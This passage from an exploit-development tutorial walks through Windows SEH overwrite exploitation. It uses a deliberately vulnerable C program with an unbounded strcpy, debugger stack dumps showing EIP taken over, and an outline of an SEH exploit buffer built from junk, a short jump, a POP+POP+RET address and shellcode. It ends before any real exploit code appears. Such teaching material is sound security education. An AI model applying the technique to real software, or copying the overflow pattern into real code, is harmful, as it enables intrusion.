To further illustrate how Windows SEH centrally manages all exceptions (regardless of where they are defined) I'll add a `__try`/`__except` block to this example program and lengthen the SEH chain by one.




```c
#include <string.h>
#include <windows.h>

void foo (char *bar){
    char  c[12];

    __try {
        strcpy(c, bar);  // no bounds checking
    } __except(GetExceptionCode()) {
        // do nothing
    }
}

int main (int argc, char **argv){
    foo(argv[1]);
}
```

The added `__except` block doesn't have any exception handling code but as you can see in the next screenshot, the new exception handler has been added to the top of the SEH chain.




```
Address   SE handler
0012FF5C  stack_de.004011D8
0012FFB0  stack_de.00402E80
0012FFE0  kernel32.7C839AC0
```

If you want to walk through the the addition of this new entry to the SEH chain, set a couple of breakpoints before and after function foo( ) is called. Since this was compiled with debugging enabled you can easily do this in Immunity by going to `View->Source Files` and clicking on the name of the executable (in my case I named the updated version `stack_demo_seh.exe`).




```
Module   Source            Source path
stack_de OLEAUTO.H         c:\program files\microsoft sdks\windows\v7.0a\include\oleauto.h
stack_de LIMITS.H          c:\program files\microsoft visual studio 10.0\vc\include\limits.h
stack_de DDEML.H           c:\program files\microsoft sdks\windows\v7.0a\include\ddeml.h
stack_de VERRSRC.H         c:\program files\microsoft sdks\windows\v7.0a\include\verrsrc.h
stack_de WINERROR.H        c:\program files\microsoft sdks\windows\v7.0a\include\winerror.h
stack_de WINNLS.H          c:\program files\microsoft sdks\windows\v7.0a\include\winnls.h
stack_de VADEFS.H          c:\program files\microsoft visual studio 10.0\vc\include\vadefs.h
stack_de DLGS.H            c:\program files\microsoft sdks\windows\v7.0a\include\dlgs.h
stack_de WINEFS.H          c:\program files\microsoft sdks\windows\v7.0a\include\winefs.h
stack_de POPPACK.H         c:\program files\microsoft sdks\windows\v7.0a\include\poppack.h
stack_de STACK_DEMO_SEH.C  c:\program files\microsoft visual studio 10.0\vc\bin\stack_demo_seh.c
stack_de LZEXPAND.H        c:\program files\microsoft sdks\windows\v7.0a\include\lzexpand.h
stack_de WINCRYPT.H        c:\program files\microsoft sdks\windows\v7.0a\include\wincrypt.h
stack_de NCRYPT.H          c:\program files\microsoft sdks\windows\v7.0a\include\ncrypt.h
stack_de GUIDDEF.H         c:\program files\microsoft sdks\windows\v7.0a\include\guiddef.h
stack_de STDARG.H          c:\program files\microsoft visual studio 10.0\vc\include\stdarg.h
stack_de STRALIGN.H        c:\program files\microsoft sdks\windows\v7.0a\include\stralign.h
stack_de WINDEF.H          c:\program files\microsoft sdks\windows\v7.0a\include\windef.h
stack_de SHELLAPI.H        c:\program files\microsoft sdks\windows\v7.0a\include\shellapi.h
stack_de WINBASE.H         c:\program files\microsoft sdks\windows\v7.0a\include\winbase.h
```

Select the line(s) where you'd like to enable a breakpoint and hit F2. In my case I put one right before the call to foo( ) (to see the addition of the new SEH registration record) and one right before the call to `strcpy` (so I can step through writing of the arg to the stack).




```
#include <string.h>
#include <windows.h>

void foo (char *bar){
   char  c[12];

   __try {
       strcpy(c, bar);   // no bounds checking
   } __except(GetExceptionCode()) {
           // do nothing
   }
}

int main (int argc, char **argv){
         foo(argv[1]);
}
```

After hitting our breakpoints and stepping though execution of `strcpy` (using F7), you should see the new `_EXCEPTION_REGISTRATION_RECORD` on the stack above the previous two entries.



```
0012FF2C  0040105A Z▶@.  RETURN to stack_de.0040105A from stack_de.004010D0
0012FF30  0012FF48 H ‡.  ASCII "AAAAAAAAAA"
0012FF34  00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF38  0069006E n.i.
0012FF3C  00000000 ....
0012FF40  7FFD4000 .@²⌂
0012FF44  00402862 b(@.  stack_de.00402862
0012FF48  41414141 AAAA
0012FF4C  41414141 AAAA
0012FF50  00004141 AA..
0012FF54  0012FF38 8 ‡.  UNICODE "ni"
0012FF58  100E574C LW♫▶
0012FF5C  0012FFB0 ░ ‡.  Pointer to next SEH record
0012FF60  004011D8 ╤◀@.  SE handler
0012FF64  0040DE18 ↑▐@.  stack_de.0040DE18
0012FF68  00000000 ....
0012FF6C ┌0012FF78 x ‡.
0012FF70 │0040109F ƒ▶@.  RETURN to stack_de.0040109F from stack_de.00401005
0012FF74 │00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF78 ├0012FFC0 └ ‡.
0012FF7C │0040146C l¶@.  RETURN to stack_de.0040146C from stack_de.0040100A
0012FF80 │00000002 ☻...
0012FF84 │00332FC0 └/3.
0012FF88 │00333038 803.
0012FF8C │105C7734 4w\▶
0012FF90 │0069006E n.i.
0012FF94 │00790074 t.y.
0012FF98 │7FFD4000 .@²⌂
0012FF9C │0012FFAC ¼ ‡.
0012FFA0 │00790074 t.y.
0012FFA4 │00000000 ....
0012FFA8 │0012FF8C î ‡.
0012FFAC │35574F45 EOW5
0012FFB0 │0012FFE0 α ‡.  Pointer to next SEH record
0012FFB4 │00402E80 Ç.@.  SE handler
0012FFB8 │100E56DC ▄V♫▶
0012FFBC │00000000 ....
0012FFC0 └0012FFF0 ≡ ‡.
0012FFC4  7C817067 gpü¦  RETURN to kernel32.7C817067
0012FFC8  0069006E n.i.
0012FFCC  00790074 t.y.
0012FFD0  7FFD4000 .@²⌂
0012FFD4  8054B6B8 ╕╢TÇ
0012FFD8  0012FFC8 ╚ ‡.
0012FFDC  879E2318 ↑#₧ç
0012FFE0  FFFFFFFF       End of SEH chain
0012FFE4  7C839AC0 └üã¦  SE handler
0012FFE8  7C817070 ppü¦  kernel32.7C817070
0012FFEC  00000000 ....
0012FFF0  00000000 ....
0012FFF4  00000000 ....
0012FFF8  004014C2 ┬¶@.  stack_de.<ModuleEntryPoint>
0012FFFC  00000000 ....
```


Let me take this opportunity to highlight a few of the other surrounding entries on the stack (Note: you won't see stack cookies here since I used `/GS` when compiling).



```
0012FF2C  0040105A Z▶@.  RETURN to stack_de.0040105A from stack_de.004010D0
0012FF30  0012FF48 H ‡.  ASCII "AAAAAAAAAA"
0012FF34  00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF38  0069006E n.i.
0012FF3C  00000000 ....
0012FF40  7FFD4000 .@²⌂
0012FF44  00402862 b(@.  stack_de.00402862
0012FF48  41414141 AAAA
0012FF4C  41414141 AAAA
0012FF50  00004141 AA..
0012FF54  0012FF38 8 ‡.  UNICODE "ni"
0012FF58  100E574C LW♫▶
0012FF5C  0012FFB0 ░ ‡.  Pointer to next SEH record
0012FF60  004011D8 ╤◀@.  SE handler
0012FF64  0040DE18 ↑▐@.  stack_de.0040DE18
0012FF68  00000000 ....
0012FF6C ┌0012FF78 x ‡.
0012FF70 │0040109F ƒ▶@.  RETURN to stack_de.0040109F from stack_de.00401005
0012FF74 │00333014 ¶03.  ASCII "AAAAAAAAAA"
0012FF78 ├0012FFC0 └ ‡.
0012FF7C │0040146C l¶@.  RETURN to stack_de.0040146C from stack_de.0040100A
```


As you can see, the local variables are written to the stack right above the SEH record. In this case our 10 character argument fits within the allocated buffer, but because there is no bounds checking with `strcpy( )`, if we were to make it larger, we can overwrite the values of Next SEH and SEH.

Let's try by passing 28 A's as an argument (you can pass arguments in Immunity via File -> Open).



```
0012FF48  41414141  AAAA
0012FF4C  41414141  AAAA
0012FF50  41414141  AAAA
0012FF54  41414141  AAAA
0012FF58  41414141  AAAA
0012FF5C  41414141  AAAA Pointer to next SEH record
0012FF60  41414141  AAAA SE handler
0012FF64  0040DE00  .▌@. stack_de.0040DE00
```


Viewing the the SEH chain (Alt+S) you should see this:



```
Address   SE handler
0012FF5C  41414141
41414141  *** CORRUPT ENTRY ***
```


Clearly we've overwritten our SEH chain, but this alone is not enough to lead to a viable exploit. In addition to controlling the values of Next SEH and SEH we also need to trigger an exception so that the exception handler is called by the OS. What exactly will trigger an exception (and which handler is called) is going to be dependent upon the application but quite often it is enough to simply continue writing beyond the end of the stack to generate an error that results in the OS calling the SEH chain.

With this example program, we know that 28 A's is just enough to overwrite Next SEH and SEH. This time let's make the total length of our argument 500 only instead of using all A's, let's use the letter B for character positions 21-28. The length should be enough to overwrite the stack to a point that it generates an exception and we should see Next SEH and SEH overwritten with B's.




```
0012FF28  0069006E n.i.
0012FF2C  0040105A Z▶@. RETURN to stack_de.0040105A from stack_de.004010D0
0012FF30  0012FF48 H ‡. ASCII "AAAAAAAAAAAAAAAAAAAAABBBBBBBBAAAAAAAAAAAAAAAAA
0012FF34  00333014 ¶03. ASCII "AAAAAAAAAAAAAAAAAAAAABBBBBBBBAAAAAAAAAAAAAAAAA
0012FF38  0069006E n.i.
0012FF3C  00000000 ....
0012FF40  7FFDF000 .≡²⌂
0012FF44  00402862 b(@. stack_de.00402862
0012FF48  41414141 AAAA
0012FF4C  41414141 AAAA
0012FF50  41414141 AAAA
0012FF54  41414141 AAAA
0012FF58  41414141 AAAA
0012FF5C  42424242 BBBB Pointer to next SEH record
0012FF60  42424242 BBBB SE handler
0012FF64  41414141 AAAA
0012FF68  41414141 AAAA
0012FF6C  41414141 AAAA
0012FF70  41414141 AAAA
0012FF74  41414141 AAAA
0012FF78  41414141 AAAA
0012FF7C  41414141 AAAA
0012FF80  41414141 AAAA
0012FF84  41414141 AAAA
0012FF88  41414141 AAAA
0012FF8C  41414141 AAAA
0012FF90  41414141 AAAA
0012FF94  41414141 AAAA
0012FF98  41414141 AAAA
0012FF9C  41414141 AAAA
0012FFA0  41414141 AAAA
0012FFA4  41414141 AAAA
0012FFA8  41414141 AAAA
0012FFAC  41414141 AAAA
0012FFB0  41414141 AAAA
0012FFB4  41414141 AAAA
0012FFB8  41414141 AAAA
0012FFBC  41414141 AAAA
0012FFC0  41414141 AAAA
0012FFC4  41414141 AAAA
0012FFC8  41414141 AAAA
0012FFCC  41414141 AAAA
0012FFD0  41414141 AAAA
0012FFD4  41414141 AAAA
0012FFD8  41414141 AAAA
0012FFDC  41414141 AAAA
0012FFE0  41414141 AAAA
0012FFE4  41414141 AAAA
0012FFE8  41414141 AAAA
0012FFEC  41414141 AAAA
0012FFF0  41414141 AAAA
0012FFF4  41414141 AAAA
0012FFF8  41414141 AAAA
0012FFFC  41414141 AAAA
```

And examining the SEH chain should reveal…


Immunity Debugger - stack_demo_seh.exe - [SEH chain of main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P

```
Address  SE handler
0012FF5C 42424242
42424242 *** CORRUPT ENTRY ***
```

This demonstrates we have control over the Next SEH and SEH values of the `_EXCEPTION_REGISTRATION_RECORD` and we can force the application to trigger an exception. If you pass the exception to the application (Shift + F9) you should see the following:


Immunity Debugger - stack_demo_seh.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
Registers (FPU)
Paused

```
EAX 00000000
ECX 42424242
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012FB58
EBP 0012FB78
ESI 00000000
EDI 00000000

EIP 42424242
```

```
[15:56:20] Access violation when executing [42424242] - use
```


By overwriting SEH (which is called when an exception occurs), we have taken control of EIP. But how can we use this to execute shellcode? The answer lies in the second parameter of the `_except_handler` function we examined earlier.

```
EXCEPTION_DISPOSITION
__cdecl except_handler(
    _EXCEPTION_RECORD *ExceptionRecord,
    oid EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

When this Exception Handler function is called, the `EstablisherFrame` value is placed on the stack at ESP+8. This `EstablisherFrame` value is actually the address of our `_EXCEPTION_REGISTRATION_RECORD` which, as we've already established, starts with Next SEH (also under our control).

So, when an exception occurs and the Exception Hander (SEH) is called, it's value is put in EIP. Since we have control over SEH, we now have control over EIP and the execution flow of the application. We also know that the `EstablisherFrame` (which starts with Next SEH) is located at ESP+8, so if we can load that value into EIP we can continue to control the execution flow of the application.

Here's a screenshot of EIP and the stack at the time the Exception Handler is executed:


SEH
EstablisherFrame which points to the _EXCEPTION_REGISTRATION_RECORD (Next SEH)

```
Registers (FPU)
EAX 00000000
ECX 42424242
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012FB58
EBP 0012FB78
ESI 00000000
EDI 00000000
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0        E S P U O Z D I
FST 0000  Cond 0 0 0 0   Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53   Mask    1 1 1 1 1 1

0012FB58  7C9032A8 ¿2É¦ RETURN to ntdll.7C9032A8
0012FB5C  0012FC40 @"‡.
0012FB60  0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB64  0012FC5C \"‡.
0012FB68  0012FC14 ¶"‡.
0012FB6C  0012FF5C \ ‡. Pointer to next SEH record
0012FB70  7C9032BC ╝2É¦ SE handler
0012FB74  0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB78 ┌0012FC28 ("‡.
0012FB7C │7C90327A z2É¦ RETURN to ntdll.7C90327A from ntdll.7C903282
0012FB80 │0012FC40 @"‡.
0012FB84 │0012FF5C \ ‡. ASCII "BBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FB88 │0012FC5C \"‡.
```


So how do we get the `EstablisherFrame/_EXCEPTION_REGISTRATION_RECORD` address loaded into EIP? There are several possible approaches, the most common of which is to overwrite SEH with the address for a POP+POP+RET instruction to load ESP+8 into EIP.

Using the above screenshot as an example, instead of 42424242, EIP would be overwritten with the address of a POP+POP+RET sequence. This would pop the first two entries off of the stack and the return instruction would load `0012FF5C` (the address of the `_EXCEPTION_REGISTRATION_RECORD`) into EIP. Since we have control over the contents of that address, we could then execute code of our choosing.

Since this basic demo code has no usable pop + pop + ret instructions, let's turn our attention to a real-world vulnerable application and apply what we've covered into developing a working SEH exploit.

Writing an SEH Exploit

Before we start writing any code, let's first take a look at the typical construct for an SEH exploit. The most basic SEH exploit buffer is going to be constructed as follows:


SEH Exploit Buffer
junk
Jmp (Next SEH)
pop+pop+ret (SEH)
shellcode
Offset to Next SEH/SEH overwrite
Overwrite next SEH with short jump to hop over SEH and into shellcode
Overwrite SEH with pop+pop+ret to force execution to next SEH

It will start with some filler/junk to offset the buffer to the exact overwrite of Next SEH and SEH. Remember, SEH will be loaded into EIP when the exception is triggered. Since it will contain a POP+POP+RET instruction, the address to the `_EXCEPTION_REGISTRATION_RECORD` located at ESP+8 will then be loaded into EIP. Program execution will then immediately hit Next SEH and execute whatever instruction resides there. In this basic SEH exploit one would generally control everything on the stack from Next SEH onward. This means that we can place our shellcode immediately after SEH. The problem we run into is that when program flow is redirected to Next SEH, it will once again run into SEH unless we can figure out a way around it. To do so, we can place a short jump in Next SEH, which will hop over SEH and into our shellcode.


So to recap, we need the following for our basic SEH exploit:

1) offset to Next SEH
2) jump code for Next SEH to hop over SEH
3) address for a usable POP+POP+RET instruction
4) shellcode

Now let's see this in action…

